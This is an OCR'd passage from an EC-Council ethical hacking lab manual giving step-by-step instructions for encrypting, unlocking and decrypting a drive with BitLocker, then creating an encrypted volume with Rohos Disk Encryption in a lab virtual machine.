


Figure 4.2.8: Choose which encryption mode to use step

11. In the **Are you ready to encrypt this drive?** step, click **Start encrypting** to encrypt the selected drive.




Figure 4.2.9: Are you ready to encrypt this drive? steps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **BitLocker Drive Encryption** pop-up appears, showing the **Encrypting...** status.



Figure 4.2.10: Encrypting pop-up

13. After the completion of the encryption process, the **Encryption of E: is complete** notification appears; click **Close** and **Restart** the virtual machine.




Figure 4.2.11: Encryption of E: is complete notification

14. After the system reboots, log in with the credentials **Admin**/**Pa$$w0rd**.

TASK 2.3

Access the Encrypted Disk

15. Open **File Explorer** and click **This PC** from the left pane.
16. You can observe that **Local Disk (E:)** is now encrypted; double-click and the **BitLocker (E:)** security pop-up appears at the top-right corner of **Desktop**.
17. Type the password you provided in **Step#5** and click **Unlock**.

Note: Here, the password is **test@123**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.12: Accessing the encrypted disk

18. The **New Volume (E:)** pop-up appears at the top-right corner of the window. Click the **Open folder to view files** option to view the disk content.




Figure 4.2.13: New Volume (E:) pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **New Volume (E:)** window appears displaying the disk content, as shown in the screenshot.

Note: The disk will remain unlocked until the next time you restart the system.




Figure 4.2.14: New Volume (E:) disk content

20. This concludes the demonstration of performing disk encryption using BitLocker Drive Encryption.
21. Once, you are done with this task; you must turn off BitLocker to decrypt the **New Volume (E:)** disk.

TASK 2.4

Turn off BitLocker

22. To do so, open the **BitLocker Drive Encryption** window, click **New Volume (E:) BitLocker on** and from the options click **Turn off BitLocker**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.15: Turn off BitLocker

23. The **BitLocker Drive Encryption** pop-up appears; click **Turn off BitLocker**.



Figure 4.2.16: BitLocker Drive Encryption pop-up

24. **BitLocker** initiates the decryption process. Wait for it to complete.



Figure 4.2.17: BitLocker Decrypting drive

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. After the completion of decryption process, the **Decryption of E: is complete** pop-up appears; click **Close**.



Figure 4.2.18: Decryption of E: is complete pop-up

26. The **New Volume (E:)** decrypts successfully.
27. Close all open windows and document all the acquired information.

TASK 3 Perform Disk Encryption using Rohos Disk Encryption

Here, we will use the Rohos Disk Encryption tool to perform disk encryption.

TASK 3.1

Install and Launch Rohos Disk Encryption

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption** and double-click **rohos.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The **Select Setup Language** dialog box appears; click **OK**.



Figure 4.3.1: Select the Language

Rohos Disk Encryption creates hidden and password-protected partitions on a computer or USB flash drive, and password protects/locks access to your Internet applications. It uses a NIST-approved AES encryption algorithm with a 256-bit encryption key length. Encryption is automatic and on-the-fly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. The **Setup - Rohos Disk Encryption** window appears; read the instruction and click **Next**.



Figure 4.3.2: Rohos setup wizard

4. Follow the steps and install the application using all default settings.
5. After the completion of the installation, **Completing the Rohos Disk Encryption Setup Wizard** appears; ensure that the **Launch Rohos Disk** checkbox is checked and click **Finish**.



Figure 4.3.3: License agreement window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Create an Encrypted Disk for Local Machine

6. The **Rohos Disk Encryption** main window appears; click **Create new disk...**




Figure 4.3.4: Create new disk

7. The **Create new Rohos disk** window appears; click **Change...** to modify the size of the encrypted disk.




Figure 4.3.5: Create new Rohos disk window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Disk details** wizard appears; modify the disk size to **10** in the **Disk Size (in Megabytes)** field and leave all other settings to default; then, click **OK**.




Figure 4.3.6: Disk details window

9. Provide a password in the **Specify a new password to access the disk** field and retype it into the **Confirm password** field; then, click **Create disk** button (Here, the password provided is **test@123**).




Figure 4.3.7: Specify password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Wait until the encrypted volume is created. The time to create the encrypted volume depends upon the size you specified under the **Disk Size** option: if large, it will take a long time to create the volume.
11. On creating the encrypted volume, the **Encrypted Disk (R:)** window appears, displaying the default disk content, as shown in the screenshot.




Figure 4.3.8: Encrypted disk successfully created

12. The **Disk is connected** notification appears at the top section of the **Rohos Disk Encryption** window.

Note: This drive appears only when you are connected to Rohos Disk Encryption, and disappears when you exit.




Figure 4.3.9: Disk is connected notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Create a File and Save it in Encrypted Disk

13. If you wish to conceal any important files/directories from anyone accessing your system, you can place them in this drive and access them whenever required (by launching Rohos and entering the password).
14. Now, we shall place a text file in **Encrypted disk (R:)**. To do so, create a text file on **Desktop** and name it **Test**. Open the file and insert text.
15. Click **File** in the menu bar and click **Save**.




Figure 4.3.10: Text file

16. Copy the file from **Desktop** and paste into **Encrypted Disk (R:)**. Close the window.




Figure 4.3.11: Test.txt file in Encrypted Container

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Switch to the **Rohos Disk Encryption** window and click **Disconnect** to dismount **Encrypted disk (R:)**.

